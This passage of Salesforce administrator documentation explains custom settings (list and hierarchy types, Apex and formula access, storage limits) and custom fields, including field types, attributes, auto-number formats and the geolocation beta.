Text Area (Rich)	With the use of a toolbar, users can format the field content and add images and hyperlinks. The toolbar allows the user to undo, redo, bold, italicize, underline, strike-out, add a hyperlink, upload or link to an image, modify alignment, add a numbered or non-numbered list, indent, and outdent. The maximum field size is 32,768 characters, inclusive of all the formatting and HTML tags. Only the first 254 characters in a rich text area or a long text area are displayed in a report. The maximum size for uploaded images is 1MB. Only `gif`, `jpeg` and `png` file types are supported.
URL	Allows users to enter up to 255 characters of any valid website address. When users click on the field, the URL opens in a separate browser window. Only the first 50 characters are displayed on the record detail pages.

CREATING UNIQUE SETS OF DATA

Custom Settings Overview

Available in: **Group**, **Professional**, **Developer**, **Enterprise**, **Unlimited**, and **Database.com** Editions.

Packages are not available in **Database.com**.

User Permissions Needed	
To manage, create, edit, and delete custom settings:	"Customize Application"

Custom settings are similar to custom objects and enable application developers to create custom sets of data, as well as create and associate custom data for an organization, profile, or specific user. All custom settings data is exposed in the application cache, which enables efficient access without the cost of repeated queries to the database. This data can then be used by formula fields, validation rules, Apex, and the SOAP API.

There are two types of custom settings:

List Custom Settings

A type of custom setting that provides a reusable set of static data that can be accessed across your organization. If you use a particular set of data frequently within your application, putting that data in a list custom setting streamlines access to it. Data in list settings does not vary with profile or user, but is available organization-wide. Examples of list data include two-letter state abbreviations, international dialing prefixes, and catalog numbers for products. Because the data is cached, access is low-cost and efficient: you don't have to use SOQL queries that count against your governor limits.

Hierarchy Custom Settings

A type of custom setting that uses a built-in hierarchical logic that lets you "personalize" settings for specific profiles or users. The hierarchy logic checks the organization, profile, and user settings for the current user and returns the most specific, or "lowest," value. In the hierarchy, settings for an organization are overridden by profile settings, which, in turn, are overridden by user settings.

The following examples illustrate how you can use custom settings:

- A shipping application requires users to fill in the country codes for international deliveries. By creating a list setting of all country codes, users have quick access to this data without needing to query the database.
- An application calculates and tracks compensation for its sales reps, but commission percentages are based on seniority. By creating a hierarchy setting, the administrator can associate a different commission percentage for each profile in the sales organization. Within the application, one formula field can then be used to correctly calculate compensation for all users; the personalized settings at the profile level inserts the correct commission percentage.
- An application displays a map of account locations, the best route to take, and traffic conditions. This information is useful for sales reps, but account executives only want to see account locations. By creating a hierarchy setting with custom checkbox fields for route and traffic, you can enable this data for just the "Sales Rep" profile.

Follow these steps to create and use custom settings:

1. Create the custom setting.
2. Add fields to the custom setting.
3. Add data and set the access level for the custom setting data.
4. Reference the custom setting data in your application, using formula fields, validation rules, Apex, or the SOAP API.

You can also include a custom setting in a package. The visibility of the custom setting in the package depends on the `Visibility` setting.

> **Note:** Only custom settings definitions are included in packages, not data. If you need to include data, you must populate the custom settings using a standard Apex or API script run by the subscribing organization after they have installed the package.

Managing Custom Settings

Click **New** to create a new custom setting. After you create a custom setting, you must add fields to it.

After you create a custom setting, you can do any of the following:

- Click **Edit** next to the name of a custom setting to change the name, label, or description of a custom setting.
- Click **Del** to delete a custom setting.

  > **Note:** A icon indicates that the custom setting is in an installed managed package. You can't edit or delete a custom setting installed from a managed package.

- Click **Manage** to add data to a custom setting. You should add fields before you add data.

See Also:

Viewing Custom Settings
Custom Settings Limits

Accessing Custom Settings

Available in: **Group**, **Professional**, **Developer**, **Enterprise**, **Unlimited**, and **Database.com** Editions.
Packages are not available in **Database.com**.

User Permissions Needed	
To manage, create, edit, and delete custom settings:	"Customize Application"

You can access custom settings from formula fields, validation rules, Apex, and the SOAP API. Some sample code segments are provided below.

Formula Fields

Formula fields only work for hierarchy custom settings; they can't be used for list custom settings.

```
{!$Setup.CustomSettingName__c.CustomFieldName__c}
```

Apex

Apex can access both custom setting types.

Note: If **Privacy** for a custom setting is `Protected` and the custom setting is contained in a managed package, the subscribing organization cannot edit the values or access them using Apex.

Samples for List Custom Settings

When you add data to a custom setting, you must name each set of data. Then you can distinguish between the sets of data by the data set name. The following returns a map of custom settings data. The `getAll` method returns values for all custom fields associated with the list setting.

```
Map<String_dataset_name, CustomSettingName__c> mcs = CustomSettingName__c.getAll();
```

The following example uses the `getValues` method to return all the field values associated with the specified data set. This method can be used with both list and hierarchy custom settings, using different parameters.

```
CustomSettingName__c mc = CustomSettingName__c.getValues(data_set_name);
```

Samples for Hierarchy Custom Settings

The following example uses the `getOrgDefaults` method to return the data set values for the organization level:

```
CustomSettingName__c mc = CustomSettingName__c.getOrgDefaults();
```

The following example uses the `getInstance` method to return the data set values for the specified profile. The `getInstance` method can also be used with a user ID.

```
CustomSettingName__c mc = CustomSettingName__c.getInstance(Profile_ID);
```

SOAP API

Custom settings that have **Privacy** defined as `Public` are exposed to the API in the same way custom objects are exposed.

Note: If **Privacy** is defined as `Protected`, and the custom setting is contained in a managed package, the custom setting is not accessible using the API in either the developer organization or a subscribing organization.

Use any tool with API access to perform query or profile-permission-setting operations.

Note: You can also access custom settings data through a Standard Object Query Language (SOQL) query, but this method doesn't make use of the application cache. It's similar to querying a custom object.

Custom Settings Overview

Defining Custom Settings

Available in: **Group**, **Professional**, **Developer**, **Enterprise**, **Unlimited**, and **Database.com** Editions.

Packages are not available in **Database.com**.

User Permissions Needed	
To manage, create, edit, and delete custom settings:	"Customize Application"

To create or edit a custom setting:

1. From Setup, click **Develop** > **Custom Settings**.
2. Click **New** to create a new custom setting, click **Edit** next to the name of a custom setting, or click **Edit** while viewing the details of a custom setting.

   Note: A icon indicates that the custom setting is in an installed managed package. You can't edit or delete a custom setting installed from a managed package.

3. Define the following:
   - `Label`—Enter the label displayed in the application.
   - `Object Name`—Enter the name to be used when the custom setting is referenced by formula fields, validation rules, Apex, or the SOAP API.

Note: Salesforce.com recommends using ASCII for the `Object Name`. The name can't exceed 38 ASCII characters. If you use double byte, there are additional limits on the number of characters allowed.

- `Setting Type`—Select a type of List or Hierarchy. The List type defines application-level data, such as country codes or state abbreviations. The Hierarchy type defines personalization settings, such as default field values, that can be overridden at lower levels in the hierarchy.

  Important: After you save a custom setting, you cannot change this value.

- `Visibility`—Select a visibility of Protected or Public.
  - Protected—If the custom setting is contained in a managed package, subscribing organizations can't see the custom setting: it doesn't display as part of the package list. In addition, subscribing organizations can't access the custom setting using either Apex or the API, however, developer organizations can. If the custom setting is contained in an unmanaged package, the custom setting is available through the Enterprise WSDL like any custom object (as if the `Visibility` was Public.)
  - Public—The custom setting is available through the Enterprise WSDL like any custom object. You can package custom settings defined as public. The subscribing organizations can edit the values, as well as access them using Apex and the API, regardless of the type of package (either managed or unmanaged).

  Important: After you save a custom setting, you cannot change this value.

4. Enter an optional description of the custom setting. A meaningful description will help you remember the differences between your custom settings when you're viewing them in a list.
5. Click **Save**.

   Note: Only custom settings definitions are included in packages, not data. If you need to include data, you must populate the custom settings using a standard Apex or API script run by the subscribing organization after they have installed the package.

After you create a custom setting, you must also add fields to the custom setting.

Defining Custom Settings

Adding Custom Settings Fields

Available in: **Group**, **Professional**, **Developer**, **Enterprise**, **Unlimited**, and **Database.com** Editions.

Packages are not available in **Database.com**.

User Permissions Needed	
To manage, create, edit, and delete custom settings:	"Customize Application"

After you define custom settings, you need to add custom fields to them. The custom fields contain the data used by the custom setting.

To add custom fields to a custom setting:

1. From Setup, click **Develop** > **Custom Settings**.

2. Click the name of the custom setting that you want to add fields to. (If you just created a custom setting, you are taken directly to the Custom Setting Detail page.)
3. Click **New**.
4. Select a field type and click **Next**.
5. Enter the details for your custom field.
6. Once you confirm the information, click **Save** or **Save & New**.

After you add the required fields, you need to add data, and for hierarchy custom settings, specify the access level.

Adding Custom Settings Data

Managing Custom Settings Data

Available in: **Group**, **Professional**, **Developer**, **Enterprise**, **Unlimited**, and **Database.com** Editions.

User Permissions Needed	
To manage, create, edit, and delete custom settings:	"Customize Application"

After defining custom settings and adding fields, populate the fields:

1. From Setup, click **Develop** > **Custom Settings**.
2. Click **Manage** next to a custom setting, or from the detail page for a custom setting.
3. Provide or change values for the custom setting.

   - If you are managing a list setting:
     - ◊ Click **New** to add data to the fields.
     - ◊ Click **Edit** next to the name of an existing set of data to change the name of the data set or to change the data.
     - ◊ Click **Del** next to the name of an existing set of data to delete the data set.
   - If you are managing a hierarchy setting, decide where in the permission hierarchy you want to add default data (organization, profile, or user).

     To add default data at the organization level, click **New** in the Default Organization Level Value section. If data has already been defined for the organization, you can only edit or delete it.

     To add default data at the profile or user level, click **New** in the lower section of the page, near the Setup Owner.

   After you have defined data, you can:

   - Click **Edit** in the Default Organization Level Value section to change the default data set at the organization level, or **Delete** to delete it (this is only for hierarchical custom settings.)
   - Click **View** next to the name of an existing set of data to view the data (this is only for hierarchical custom settings.)
   - Click **Edit** next to the name of an existing set of data to change the name of the data set or to change the data.

- Click **Del** next to the name of an existing set of data to delete the data set.

Adding Custom Settings Data

Adding Custom Settings Data

Available in: **Group**, **Professional**, **Developer**, **Enterprise**, **Unlimited**, and **Database.com** Editions.

User Permissions Needed	
To manage, create, edit, and delete custom settings:	"Customize Application"

After you define your custom settings and add fields, you need to populate the fields with data.

You can define one or more data sets. For list custom settings, each data set is named and can be accessed by that name using Apex, formula fields, and so on.

For custom settings that are hierarchies, the data is accessed based on the access level (user, profile, or organization). The lowest level is used first, which means if you defined a data set at the user level, unless otherwise specified in your application, that data is used. For example, you might want to specify different contact numbers for your application: one for the general user, and one that is only displayed for system administrators.

To add data to custom setting fields:

1. From Setup, click **Develop** > **Custom Settings**, then click **Manage** next to a custom setting. Or from the detail page for a custom setting, click **Manage**.
2. Click **New** or **Edit** next to an existing data set.
3. Add or change data.

   For custom settings that are lists:

   a. Specify or change the name for the data set. This name is used by Apex, formula fields, and so on.
   b. Enter or change data for all fields.
   c. Click **Save**.

   For custom settings that are hierarchies:

   a. For the default organization level values, enter or change the data for the fields. The default organization location is automatically populated.
   b. For profile or user level values, select either `Profile` or `User` from the `Location` picklist. Enter the name of the profile or user, or use the lookup dialog search. Then enter or change the data for the fields.

c. Click **Save**.

Custom Settings Limits

Available in: **Group**, **Professional**, **Developer**, **Enterprise**, **Unlimited**, and **Database.com** Editions.

User Permissions Needed	
To manage, create, edit, and delete custom settings:	"Customize Application"

Salesforce imposes these limits on the amount of cached data and on custom settings:

- The total amount of cached data allowed for your organization is the **lesser** of these two values:
  - ◊ 10 MB
  - ◊ 1 MB multiplied by the number of full-featured user licenses in your organization

For example, if your organization has three full licenses, you have 3 MB of custom setting storage. If your organization has 20 full licenses, you have 10 MB of storage.

Each Certified managed package gets its own separate limit in addition to your organization limit. For example, if your organization has two certified managed packages installed and your organization has three full licenses, each certified managed package can have 3 MB of custom setting storage, in addition to your organization's 3 MB custom setting storage limit.

- 300 fields per custom setting.
- You can't share a custom setting object or record.
- No owner is assigned when a custom setting is created, so the owner can't be changed.
- Custom settings are a type of custom object. Each custom setting counts against the total number of custom objects available for your organization.

To see how much custom settings data your organization is using, from Setup, click **Develop** > **Custom Settings**. This page also details how much resource each custom setting uses, including the number of records and the size of the custom setting definition.

Custom Settings Overview

WORKING WITH CUSTOM FIELDS

Customizing Fields

Available in: **All** Editions
Standard Fields and Page Layouts are not available in **Database.com**

User Permissions Needed	
To create or change custom fields:	"Customize Application"

Customize fields to tailor your organization's unique requirements. You can:

- Modify some aspects of standard fields
- Change or add values to custom picklist fields
- Define dependency rules between fields
- Create custom fields to capture additional information
- Create formula fields that automatically calculate values based on the contents of other fields
- Define default values for custom fields
- Define validation rules for your fields

- Make a field required
- Set fields to track changes, including the date, time, nature of the change, and who made the change
- Create page layouts to control the display of fields
- Set field-level security to control access to fields
- Create or modify field sets

Customizing Standard Fields

Available in: **All** Editions except for **Database.com**.

User Permissions Needed	
To change standard fields:	"Customize Application"

You can customize several aspects of standard fields, such as the values in picklists, the format for auto-number fields, tracking field history, lookup filters on relationship fields, and field-level help.

In Enterprise, Unlimited, and Developer Editions, you can also view details about standard fields and set field-level security.

Modifying Standard Auto-Number Fields

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To modify standard auto-number fields:	"Customize Application"

The unique identifiers for solutions, cases, and contracts are standard auto-number fields. Each record is assigned a unique number with a specified format upon creation. You can modify the format and numbering for these auto-number fields.

1. From Setup, click **Customize**, select the appropriate tab link, and then click the **Fields** link.
2. Click **Edit** next to the name of the field in the Standard Fields list.
3. Enter a `Display Format` to control such formatting details as the minimum number of leading zeros as well as any prefix or suffix for the number. See Custom Field Attributes on page 2928.

   Format changes do not affect existing records; they are applied only to new records.
4. Enter the number to be assigned to the next record that is created after you save your changes.
5. Click **Save**.

Warning: Salesforce warns you if the next number you enter is not higher than existing numbers. However, it may be possible to create duplicate numbers if you change the auto-number format multiple times using similar formats each time.

About Custom Fields

Available in: **All** Editions
Tabs are not available in **Database.com**

User Permissions Needed	
To create or change custom fields:	"Customize Application"

To tailor your organization, you can add custom fields for each of the tabs and objects that your organization uses.

For the total number of custom fields you can create, see *Salesforce Limits*.

See the following for more information:

- Creating Custom Fields
- Editing Fields
- Viewing Fields
- Deleting Fields
- Building Formulas
- Defining Dependent Picklists
- Defining Default Field Values
- Additional Custom Field Options
- Custom Field Attributes
- Changing Custom Field Type

CREATING AND ENHANCING CUSTOM FIELDS

Creating Custom Fields

Available in: **Personal**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions
Relationship fields aren't available in **Personal** Edition
Custom fields aren't available on Activities in **Group** Edition
Custom settings aren't available in **Professional** Edition
Layouts aren't available in **Database.com**

User Permissions Needed	
To create or change custom fields:	"Customize Application"

Create custom fields to store important information. Before you begin, determine the type of field you want to create.

1. Navigate to the fields area of the appropriate object.
   - For standard objects, from Setup, click **Customize**, select the appropriate object, and click **Fields**.
   - For custom task and event fields, from Setup, click **Customize** > **Activities** > **Activity Custom Fields**.
   - For custom objects, from Setup, click **Create** > **Objects**, and select one of the custom objects in the list.
   - For custom settings, from Setup, click **Develop** > **Custom Settings**, and click the name of the custom setting.
2. In Custom Fields & Relationships, click **New**.

   Tip: You can also set field dependencies and field history tracking on custom objects in this section.

3. Choose the type of field and click **Next**. Consider the following.
   - Some data types are available for certain configurations only. For example, the `Master-Detail Relationship` option is available for custom objects only when the custom object doesn't already have a master-detail relationship.
   - Custom settings allow only a subset of the available data types.
   - Relationship fields count towards custom field limits.
   - Additional field types may appear if an AppExchange package using those field types is installed.
   - The `Roll-Up Summary` option is available on certain objects only.
   - Field types correspond to API data types.
4. For relationship fields, associate an object with the field and click **Next**.
5. Enter a field label.

Salesforce populates `Field Name` using the field label. This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores. Use the field name for merge fields in custom links, custom s-controls, and when referencing the field from the API.

Tip:

Ensure that the custom field name and label are unique for that object.

- If a standard and custom field have identical names or labels, the merge field displays the custom field value.
- If two custom fields have identical names or labels, the merge field may display an unexpected value.

If you create a field label called `Email` and a standard field labeled `Email` already exists, the merge field may be unable to distinguish between the fields. Adding a character to the custom field name makes it unique. For example, `Email2`.

6. Enter field attributes and select the appropriate checkboxes to specify whether the field must be populated and what happens if the record is deleted.
7. For master-detail relationships on custom objects, optionally select **Allow reparenting** to allow a child record in the master-detail relationship to be reparented to a different parent record.
8. For relationship fields, optionally create a lookup filter to limit search results for the field.
9. Click **Next**.
10. In Enterprise, Unlimited, and Developer Editions, specify the field's access settings for each profile, and click **Next**.

Access Level	Enabled Settings
Users can read and edit the field.	**Visible**
Users can read but not edit the field.	**Visible** and **Read-Only**
Users can't read or edit the field.	None

Note:

- When you create a custom field, by default the field isn't visible or editable for portal profiles, unless the field is universally required.
- Profiles with "View Encrypted Data" permission are indicated with an asterisk.

11. Choose the page layouts that will display the editable field and click **Next**.

Field	Location on Page Layout
Normal	Last field in the first two-column section.
Long text area	End of the first one-column section.
User	Bottom of the user detail page.
Universally required	Can't remove it from page layouts or make read only.

12. For relationship fields, optionally create an associated records related list and add it to page layouts for that object.

- To edit the related list name on page layouts, click **Related List Label** and enter the new name.
- To add the related list to customized page layouts, select `Append related list to users' existing personal customizations`.

13. Click **Save** to finish or **Save & New** to create more custom fields.

Note: Creating fields may require changing a large number of records at once. To process these changes efficiently, your request may be queued and you may receive an email notification when the process has completed.

Custom Field Types

The first step in creating a custom field is choosing the type of the field. Below is a description of each custom field type. Additional field types may appear if an AppExchange package using those field types is installed.

Type	Description
Auto Number	Automatically assigns a unique number to each record. The maximum length of any auto-number field is 30 characters, 20 of which are reserved for prefix or suffix text.
Checkbox	Allows users to check a box, indicating a true or false attribute of a record. When using a checkbox field for a report or list view filter, use "True" for checked values and "False" for unchecked values. The import wizards and the weekly export tool use "1" for checked values and "0" for unchecked values.
Currency	Allows users to enter a currency amount. The system automatically formats the field as a currency amount. This can be useful if you export data to Excel or another spreadsheet. **Note:** Salesforce uses the round half even tie-breaking rule for currency fields. For example, 23.5 becomes 24, 22.5 becomes 22, −22.5 becomes −22, and −23.5 becomes −24. Values lose precision after 15 decimal places.
Date	Allows users to enter a date or pick a date from a popup calendar. In reports, you can limit the data by specific dates using any custom date field.
Date/Time	Allows users to enter a date or pick a date from a popup calendar and enter a time of day. They can also add the current date and time by clicking the date and time link next to the field. The time of day includes AM or PM notation. In reports, you can limit the data by specific dates and times using any custom date field.
Email	Allows users to enter an email address, which is validated to ensure proper format. If this field is specified for contacts or

Type	Description
	leads, users can choose the address when clicking **Send an Email**. Note that you can't use custom email addresses for mass emails.
Formula	Allows users to automatically calculate values based on other values or fields such as merge fields. **Note:** Salesforce uses the round half up tie-breaking rule for numbers in formula fields. For example, 12.345 becomes 12.35 and −12.345 becomes −12.35. In Database.com, the Formula editor does not provide a **Check Syntax** button. Syntax checking occurs when the user attempts to save the formula.
Geolocation	Allows users to specify a location by its latitude and longitude. Geolocation is a compound field that counts toward your organization's limits as three custom fields: one for latitude, one for longitude, and one for internal use. **Note:** The geolocation field is in beta release and has known limitations. See Geolocation Custom Field Overview—Beta on page 2932 for more information.
Hierarchical Relationship	Creates a hierarchical lookup relationship between users. Allows users to use a lookup field to associate one user with another that does not directly or indirectly refer to itself. For example, you can create a custom hierarchical relationship field to store each user's direct manager.
Lookup Relationship	Creates a relationship between two records so you can associate them with each other. For example, opportunities have a lookup relationship with cases that lets you associate a particular case with an opportunity. A lookup relationship creates a field that allows users to click a lookup icon and select another record from a popup window. On the associated record, you can then display a related list to show all of the records that are linked to it. You can create lookup relationship fields that link to users, standard objects, or custom objects. If a lookup field references a record that has been deleted, Salesforce clears the value of the lookup field by default. Alternatively, you can choose to prevent records from being deleted if they're in a lookup relationship. Lookup relationship fields are not available in Personal Edition.

Type	Description
	Lookup relationship fields to campaign members are not available; however, lookup relationship fields from campaign members to other objects are available.
Master-Detail Relationship	Creates a relationship between records where the master record controls certain behaviors of the detail record such as record deletion and security. Available for custom objects only, although you can create a master-detail relationship field on a custom object that links to a standard object. Master-detail relationships cannot be used with campaign members.
Number	Allows users to enter any number. This is treated as a real number and any leading zeros are removed. **Note:** Salesforce uses the round half up tie-breaking rule for number fields. For example, 12.345 becomes 12.35 and −12.345 becomes −12.34. Salesforce rounds numbers referenced in merge fields according to the user's locale, not the number of decimal spaces specified in the number field configuration.
Percent	Allows users to enter a percentage number, for example, '10'. The system automatically adds the percent sign to the number. **Note:** If the decimal value is greater than 15, and you add a percent sign to the number, a runtime error occurs. Values lose precision after 15 decimal places.
Phone	Allows users to enter any phone number. Salesforce automatically formats it as a phone number. If you are using Salesforce CRM Call Center, custom phone fields are displayed with the button, allowing click-to-dial functionality. Consequently, salesforce.com recommends that you do not use a custom phone field for fax numbers.
Picklist	Allows users to select a value from a list you define.
Picklist (Multi-select)	Allows users to select more than one picklist value from a list you define. These fields display each value separated by a semicolon.
Roll-Up Summary	Automatically displays the record count of related records or calculates the sum, minimum, or maximum value of related

Type	Description
	records. The records must be directly related to the selected record and on the detail side of a custom master-detail relationship with the object that contains the roll-up summary field. For example, a custom field called "Total Number of Guests" displays the number of guest custom object records in the Guests related list.
Text	Allows users to enter any combination of letters, numbers, or symbols. You can set a maximum length, up to 255 characters.
Text (Encrypted)	Allows users to enter any combination of letters, numbers, or symbols that are stored in encrypted form. You can set a maximum length of up to 175 characters. Encrypted fields are encrypted with 128-bit master keys and use the AES (Advanced Encryption Standard) algorithm. You can archive, delete, and import your master encryption key. To enable master encryption key management, contact salesforce.com.
Text Area	Allows users to enter up to 255 characters that display on separate lines similar to a `Description` field.
Text Area (Long)	Allows users to enter up to 32,768 characters that display on separate lines similar to a `Description` field. You can set the length of this field type to a lower limit, if desired. Any length from 256 to 32,768 characters is allowed. Note that every time you press `Enter` within a long text area field, a linebreak and a return character are added to the text. These two characters count toward the 32,768 character limit. This data type is not available for activities or products on opportunities. Only the first 254 characters in a rich text area or a long text area are displayed in a report.
Text Area (Rich)	With the use of a toolbar, users can format the field content and add images and hyperlinks. The toolbar allows the user to undo, redo, bold, italicize, underline, strike-out, add a hyperlink, upload or link to an image, modify alignment, add a numbered or non-numbered list, indent, and outdent. The maximum field size is 32,768 characters, inclusive of all the formatting and HTML tags. Only the first 254 characters in a rich text area or a long text area are displayed in a report. The maximum size for uploaded images is 1MB. Only `gif`, `jpeg` and `png` file types are supported.
URL	Allows users to enter up to 255 characters of any valid website address. When users click on the field, the URL will open in a separate browser window. Note that only the first 50 characters are displayed on the record detail pages.

Custom Field Attributes

Here is a description of the attributes (in alphabetical order) that make up a custom field entry:

Field	Description
# Visible Lines	For long text area fields, set the number of lines to be displayed on edit pages. You can display between 2 and 50 lines (the default is 6 lines). If the text does not fit in the specified number of visible lines, scroll bars will appear. Long text area fields are displayed in their entirety on detail pages and printable views.
Calculation Options	Option that determines how a roll-up summary field is recalculated after its properties change. Choose `Automatic calculation` to recalculate a field the next time it is displayed. Choose `Force a mass recalculation of this field` as a safety net option to force recalculation of the roll-up summary field values.
Child Relationship Name	The name used in API SOQL relationship queries.
Data Type	The data type of a field determines what type of information is in the field. For example, an field with the Number data type contains a positive or negative integer. For more information on data types, see Custom Field Types on page 2924.
Decimal Places	For currency, geolocation, number, and percent fields, the number of digits you can enter to the right of a decimal point, for example, 4.98 for an entry of 2. Note that the system rounds the decimal numbers you enter, if necessary. For example, if you enter 4.986 in a field with `Decimal Places` of 2, the number rounds to 4.99.
Default Value	The value to apply when a user creates a new record. For checkbox custom fields, choose **Checked** or **Unchecked** as the default value to indicate the default when creating new records. Default values should not be assigned to fields that are both required and unique, as uniqueness errors may result. See About Default Field Values on page 2962.
Description	Text that describes the custom field. This description is for administration purposes only and does not display to users on record detail and edit pages that include the field.
Display Format	For auto-number fields, enter a `Display Format` to control such formatting details as the minimum number of leading zeros as well as any prefix or suffix for the number. Begin by entering the required minimum: **{0}**. This is a placeholder for the auto-number without any leading zeros. Add any prefix to your number before this placeholder and insert any suffix text after the placeholder. Insert any date prefixes or suffixes in the form of **{YY}**, **{YYYY}**, **{MM}**, or **{DD}**, which always represent the create date of the record.

<table>
<tr><th>Field</th><th>Description</th></tr>
<tr><td></td><td>For information on using auto-number formats when entering your <code>Display Format</code>, see Auto-Number Formatting Examples on page 2932.</td></tr>
<tr><td>External ID</td><td>For each object that can have custom fields, you can set up to three custom text, number, or email fields as external IDs. An external ID field contains record identifiers from a system outside of Salesforce.

You can use an external ID field to update or upsert records using the API. When using the API or import wizards for custom objects and solutions, you can use this field to prevent duplicates by also marking the field as Unique.

Note: Custom fields marked as <code>Unique</code> count against an object's limit of three <code>External ID</code> fields. Custom indexing that occurs automatically in the background by Salesforce does not count against External ID limits.</td></tr>
<tr><td>Filter Criteria</td><td>The criteria used to select a group of records to calculate the value of a roll-up summary field.</td></tr>
<tr><td>Formulas</td><td>Enter the formula for the custom formula field or custom summary formula for reports.</td></tr>
<tr><td>Help Text</td><td>The text that displays in the field-level help hover text for this field.</td></tr>
<tr><td>Label</td><td>Name of the custom field as you want it to appear.</td></tr>
<tr><td>Latitude and Longitude Display Notation</td><td>For geolocation fields, determines how the latitude and longitude notation appears in the Salesforce interface.

Degrees, Minutes, Seconds
A notation for angular measurement that is based on the number 60: there are 360 degrees to a circle, 60 minutes to a degree, and 60 seconds to a minute.

Decimal
Expresses the value as degrees, and converts the minutes and seconds to a decimal fraction of the degree. Decimal notation does not use cardinal points. North and East are positive values; South and West are negative values.

For example, the coordinates for San Francisco can be expressed as follows:

<table>
<tr><th></th><th>Latitude</th><th>Longitude</th></tr>
<tr><td>Degrees, Minutes, Seconds</td><td>37° 46' 30" N</td><td>122° 25' 5" W</td></tr>
<tr><td>Decimals</td><td>37.794016°</td><td>–122.395016°</td></tr>
</table>
</td></tr>
</table>

Field	Description
	Regardless of the notation you choose to display in the interface, latitude and longitude are stored in Salesforce as decimals.
Length (for text fields)	For text fields, the maximum number of characters that a user can enter in a field (up to 255 characters).
Length (for number, currency, percent fields)	For number, currency, and percent fields, the number of digits you can enter to the left of the decimal point, for example, 123.98 for an entry of 3.
Mask Character	For encrypted text fields, determines the character to use for hidden characters. Available options are * and X.
Mask Type	For encrypted text fields, determines which characters are hidden and the use of dashes in the field. Masked characters are hidden using the character selected in `Mask Character`. Available options are: **Mask All Characters** All characters in the field are hidden. **Last Four Characters Clear** All characters are hidden but the last four display. **Credit Card Number** The first 12 characters are hidden and the last four display. Salesforce automatically inserts a dash after every fourth character. **National Insurance Number** All characters are hidden. Salesforce automatically inserts spaces after each pair of characters if the field contains nine characters. Use this option for UK NINO fields. **Social Security Number** The first five characters are hidden and the last four display. Salesforce automatically inserts a dash after the third and fifth characters. **Social Insurance Number** All characters are hidden but the last three display. Salesforce automatically inserts a dash after the third and sixth characters.
Master Object	The object on the master side of a master-detail relationship used to display the value of a roll-up summary field.
Related List Label	For relationship fields, the title for the related list that displays associated records on the parent record.
Related To	For relationship fields, the name of the associated object.
Required	Makes the field required everywhere in Salesforce. You must specify a default value for required campaign member custom fields.

<table>
<tr><th>Field</th><th>Description</th></tr>
<tr><td></td><td>Default values should not be assigned to fields that are both required and unique, as uniqueness errors may result. See About Universally Required Fields on page 3001.</td></tr>
<tr><td>Roll-Up Type</td><td>For roll-up summary fields, choose the type of calculation to make:
<table>
<tr><th>Type</th><th>Description</th></tr>
<tr><td>COUNT</td><td>Totals the number of related records.</td></tr>
<tr><td>SUM</td><td>Totals the values in the field you select in the <code>Field to Aggregate</code> option. Only number, currency, and percent fields are available.</td></tr>
<tr><td>MIN</td><td>Displays the lowest value of the field you select in the <code>Field to Aggregate</code> option for all directly-related records. Only number, currency, percent, date, and date/time fields are available.</td></tr>
<tr><td>MAX</td><td>Displays the highest value of the field you select in the <code>Field to Aggregate</code> option for all directly-related records. Only number, currency, percent, date, and date/time fields are available.</td></tr>
</table></td></tr>
<tr><td>Starting Number</td><td>For auto-number fields, enter a <code>Starting Number</code> that is less than 1 billion. Check <code>Generate Auto Number for existing records...</code> if you would like to automatically number all current records beginning with the starting number you enter. If unchecked, the next record you enter will be assigned the starting number and your existing records will be blank in this field. For leads, only unconverted leads will be assigned a number.

An auto-number field can contain up to 10 digits and up to 20 additional characters for your prefix or suffix.</td></tr>
<tr><td>Sharing Setting</td><td>For master-detail relationship fields, the <code>Sharing Setting</code> attribute determines the sharing access that users must have to a master record in order to create, edit, or delete its associated detail records.</td></tr>
<tr><td>Summarized Object</td><td>The object on the detail side of a master-detail relationship used to provide the values calculated in a roll-up summary field.</td></tr>
<tr><td>Unique</td><td>If checked, prevents duplicate field values.

For text fields, you can control whether values that are identical except for their case are considered unique. Select <code>Treat "ABC" and "abc" as duplicate values</code> to enforce case-insensitive uniqueness, or select <code>Treat "ABC" and "abc" as different values</code> to enforce case-sensitive uniqueness.</td></tr>
</table>

Field	Description
	Note: Custom fields marked as `Unique` count against an object's limit of three `External ID` fields. Custom indexing that occurs automatically in the background by Salesforce does *not* count against External ID limits.
Values	For picklist fields, a list of available values (up to 255 characters for each value). For picklists, select the appropriate checkbox to alphabetize the picklist entries. You can also set the first value as the default selection. If you mark both boxes, Salesforce first alphabetizes the entries and then sets the first alphabetized value as the default. For multi-select picklists, enter a list of values, check the sorting options that apply, and enter how many values you want displayed at a time on edit pages, which determines the box height.

Auto-Number Formatting Examples

Use these examples when setting the display format for auto-number fields.

Format	Displayed Values
{0}	3 66 103
{000}	003 066 103
Sample- {00000}	Sample- 00003 Sample- 00666 Sample- 10023
Value- {00} {MM} {DD} {YY}	Value- 03 12 02 04 Value- 76 03 03 04 Value- 123 11 09 04
PO #{0} {MM}-{DD}-{YY}	PO #12233 12-20-04 PO #25 06-07-04 PO #3 07-07-04

Geolocation Custom Field Overview—Beta

The geolocation custom field, which is available in a beta release, allows you to identify locations by their latitude and longitude and calculate distances between locations.

Available in: **All** Editions

The geolocation custom field allows you to create a field that identifies a location by its latitude and longitude. You can then use the geolocation field with the DISTANCE and GEOLOCATION formula functions to calculate distances between locations. For example, you can calculate the distance between two geolocation fields (such as between the warehouse and the store), or between a geolocation field and any fixed latitude-longitude coordinates (such as between the warehouse and 37.794016°, –122.395016°, also known as San Francisco).

Note: This is a beta release of geolocation and its functionality has known limitations, outlined here. To provide feedback on geolocation, go to IdeaExchange.

Geolocation is a compound field that counts toward your organization's limits as three custom fields: one for latitude, one for longitude, and one for internal use. In this beta release, support for the compound field (geolocation) vs. the field's components (latitude and longitude) varies depending on the functionality you're using in Salesforce. For example, you can create list views that show the field and its components, but you can't select the compound geolocation field in Apex; you can only run SOQL queries on a geolocation field's components.

Other limitations of this geolocation beta release include:

- Geolocation fields are not supported in custom settings.
- Geolocation fields are not available in dashboards, Visual Workflow, or workflow and approvals.
- Geolocation fields cannot be searched.
- Geolocation fields are not available in Schema Builder.
- DISTANCE and GEOLOCATION formula functions are available only when creating formula fields and in Visual Workflow.
- Geolocation is supported in Apex only through SOQL queries, and only at the component level.

Viewing Fields

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions
